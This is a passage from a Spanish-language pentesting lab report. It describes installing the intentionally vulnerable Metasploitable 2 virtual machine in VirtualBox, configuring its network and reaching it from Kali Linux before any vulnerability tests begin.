


Imagen 1 Descarga del software Metasploitable 2

Se realiza la descarga en la página web recomendada para obtener la máquina virtual Mesploitable 2.

Se inicia la máquina virtual a través de VirtualBox.




Imagen 2 Iniacion de la maquina virtual

Se configura la máquina virtual respectiva con la información de rendimiento y datos que va a mantener para obtener los recursos necesarios de trabajo físico.




Imagen 3 Creacion del disco duro virtual

Seguido de esto se asigna el tamaño de disco de almacenamiento.




Imagen 4 Seleccion del tamaño del disco duro

Se selecciona la imagen del sistema Metasploitable 2 para cargarlo en la máquina virtual que fue creada.




Imagen 5 Seleccion de la imagen del software

Dentro de la configuración de Almacenamiento de la máquina virtual se asigna la imagen del sistema Operativo Metasploitable 2.




Imagen 6 Seleccion del tipo de almacenamiento y controlador

Para la configuración de Red se deja mantiene en modo NAT.

Imagen 7 Configuracion de red de obtencion de direccionamiento IP

Posterior a esta configuración se inicia la maquina virtual y al mismo tiempo inicia el Sistema Operativo de Metasploitable.




Imagen 8 Proceso de instalacion del software

Luego de haber iniciado este automáticamente pasara al login para introducir la información de acceso, se puede apreciar en la imagen el usuario y contraseña respectivo de acceso msfadmin.




Imagen 9 Finalizacion de la instalacion

Al acceder se revisa que el sistema cuente con una dirección IP dentro de la red para tener acceso a esta. **NOTA**: **Durante todo el desarrollo de las pruebas las IP del sistema Metasploitable estuvo cambiando constantemente por lo tanto se van a evidenciar diferentes IP.**




Imagen 10 Asingacion de direccion IP por DHCP

Después de tener el acceso respectivo a través de la red al nuevo sistema operativo configurado se realiza una solicitud de acceso a phpmyAdmin del sistema Metasploitable y este responde a través de un equipo externo.




Imagen 11 Acceso a gestor de base de datos PHP MyAdmin

Ahora se accede a la máquina virtual configurada de Kali Linux sobre la cual se realizarán todas las pruebas de ataque utilizando herramientas como: Nmap, Metasploit y Openvas. Este sistema de Kali Linux basado en Linux y Debian contiene todas las herramientas necesarias para poder realizar todo tipo de pruebas pentesting y análisis de vulnerabilidades.

Imagen 12 Pantalla de inicio de Metasploitable 2

Antes de iniciar con la primera prueba de vulnerabilidad, es necesario realizar la actualización y descarga de todos los paquetes de Kali Linux para tener al día las firmas y hallazgos que a lo largo de los años se han ido alimentando en diferentes repositorios por eso es necesario que dentro del Sources.list del apt se actualicen las URL de donde se pueden realizar las descargas.

